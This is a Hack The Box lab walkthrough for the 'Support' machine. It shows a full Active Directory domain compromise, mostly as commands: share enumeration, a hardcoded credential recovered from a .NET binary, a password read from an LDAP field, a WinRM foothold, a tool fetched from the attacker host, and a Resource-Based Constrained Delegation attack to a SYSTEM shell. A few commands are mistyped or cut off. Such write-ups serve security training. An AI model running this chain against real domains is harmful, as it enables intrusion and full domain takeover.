Support | Hack The Box Walkthrough | OSCP Style
Support is an easy-rated Windows machine, but do not let the rating fool you. It is one of the most instructive Active Directory boxes on…
Support is an easy-rated Windows machine, but do not let the rating fool you. It is one of the most instructive Active Directory boxes on the platform. It walks you through a realistic, end-to-end domain compromise built on two recurring themes in real engagements: secrets left where they do not belong (a hardcoded credential inside a .NET binary, and a cleartext password in an LDAP attribute), and excessive Active Directory privileges (a support group holding GenericAll over the Domain Controller, abused through a Resource-Based Constrained Delegation (RBCD) attack).
Reconnaissance

We begin with a full TCP port scan to map the attack surface:
nmap -p- --open -sS -sV -sC --min-rate 5000 -vvv -n 10.10.11.174 -oN result.txt
The output is unmistakable. This is a Windows Domain Controller exposing the classic AD service stack: DNS (53), Kerberos (88), RPC/NetBIOS/SMB (135/139/445), LDAP and the Global Catalog (389/636/3268/3269), WinRM (5985) and AD Web Services (9389). The LDAP and certificate data leak the domain: support.htb.

AD hosts frequently allow anonymous (null) SMB sessions. We enumerate the shares without supplying credentials:
smbclient -L 10.10.11.174 -N
Among the default administrative shares, one non-standard share stands out: support-tools, exactly the kind of place where a useful artifact might be left behind.

We connect to the share anonymously and list its contents:
smbclient //10.10.11.174/support-tools -N
The share holds legitimate IT tools (7-Zip, Notepad++, PuTTY, WinDirStat) and one file that does not belong with off-the-shelf software: UserInfo.exe.zip. Custom binaries are gold for an attacker because they often contain hardcoded secrets. We download it:
smb> get UserInfo.exe.zip

Initial Credential

Before reaching for a decompiler, a quick strings pass often reveals low-hanging fruit. Because this is a Windows .NET binary, its strings are stored as little-endian UTF-16, so we tell strings to look for wide characters:
strings -e l UserInfo.exe
This surfaces the LDAP plumbing the program uses (LDAP://support.htb , the bind user support\ldap , the query strings) plus two telling artifacts: a long Base64-looking blob and the word armando. These are the building blocks of an obfuscated credential.
Loading UserInfo.exe into a .NET decompiler (dnSpy or ILSpy) confirms what strings hinted at. A Protected.getPassword() routine performs simple, reversible obfuscation: it Base64-decodes the embedded blob, XORs each byte with the bytes of armando , and finally XORs with the constant 0xDF . Because XOR is symmetric, this is trivially reversible, yielding the cleartext LDAP service password:
ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
We confirm the recovered account is valid against the domain with CrackMapExec over SMB:
crackmapexec smb 10.10.11.174 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
A green [+] support.htb\ldap confirms the credential is live: read access is enough to start mining the directory.

Domain Enumeration
With valid credentials we can query the domain’s RPC interface:
rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174





We extract a clean list of usernames with a one-liner:
rpcclient -U 'ldap%nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' 10.10.11.174 -c 'enumdomusers' | grep -oP '\

A complementary kerbrute userenum -d support.htb --dc 10.10.11.174 users.txt validates usernames via Kerberos pre-authentication.

RPC tells us who exists; LDAP tells us everything about them. We dump the directory with the ldap account:
dapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,
The support object carries a frequently-abused field: the info attribute (the “Notes” field in ADUC). An administrator stashed a password there in cleartext: info: Ironside47pleasure40Watchful . These notes/description fields are world-readable to any authenticated user.
Foothold WinRM as support
We test the recovered password against WinRM:
crackmapexec winrm 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful'
CrackMapExec returns the coveted (Pwn3d!) marker: support is a member of Remote Management Users, so we can get an interactive shell.


cevil-winrm -i 10.10.11.174 -u 'support' -p 'Ironside47pleasure40Watchful
We land an interactive PowerShell session as support and grab the user flag. Foothold complete.
Privilege Escalation
whoami /priv
net user support
net group
The standout is that support belongs to a non-default group: Shared Support Accounts. Custom groups almost always exist to grant some special right.



To understand what Shared Support Accounts can do, we collect the domain graph with SharpHound and analyse it in BloodHound:
wget hxxp://10.10.14.3/SharpHound[.]exe -O SharpHound[.]exe
.\SharpHound[.]exe -c all
![Staging SharpHound[.]exe on the target](https://cdn.academiaspg.com/blog/support-hack-the-box-walkthrough-oscp-style/1_l-B9hABPmOShaNbrLjoA-w.png)

We pull the resulting archive back for analysis:
download C:\Users\support\Documents\20240402192401_BloodHound.zip


BloodHound reveals the escalation path in a single edge: the group holds GenericAll over the Domain Controller computer object, DC.SUPPORT.HTB. GenericAll is full control (over a computer object, the most powerful thing it unlocks is the ability to write msDS-AllowedToActOnBehalfOfOtherIdentity and enable Resource-Based Constrained Delegation. In plain terms, we can tell the DC to trust a machine account we control to act on behalf of any user) including Administrator.


By default any authenticated user can join up to 10 machine accounts ( ms-DS-MachineAccountQuota = 10 ). We use Powermad to create one we control:
upload Powermad[.]ps1
Import-Module .\Powermad[.]ps1

New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose

We use PowerView to write the delegation attribute on the Domain Controller, authorising SERVICEA$ to delegate to it:
upload PowerView[.]ps1
Import-Module .\PowerView[.]ps1
Get-DomainComputer SERVICEA


$ComputerSid = Get-DomainComputer SERVICEA -Properties objectsid | Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor ` -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}

We verify the attribute was written:
Get-DomainComputer dc -Properties 'msds-allowedtoactonbehalfofotheridentity'

With delegation configured, we use Impacket’s getST to perform an S4U2Self + S4U2Proxy exchange, requesting a cifs/dc.support.htb service ticket while impersonating Administrator:
impacket-getST -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.10.11.174


This produces an Administrator.ccache ticket, which we load into our environment:
export KRB5CCNAME=Administrator.ccache

Finally, we authenticate to the DC using the forged ticket (no password needed) and drop into a SYSTEM shell with Impacket’s PsExec:
impacket-psexec -k dc.support.htb
We are now NT AUTHORITY\SYSTEM on the Domain Controller: effectively Domain Admin. The root flag is ours and support.htb is fully owned.
References
- Resource-Based Constrained Delegation: HackTricks
- rbcd-attack (tothi Powermad) Kevin Robertson
- PowerView: PowerSploit
- Impacket: Fortra
If you’re interested in following my upcoming articles on OT/ICS, certifications, HTB content, and Red Team experiences, I invite you to connect with me on LinkedIn or Instagram.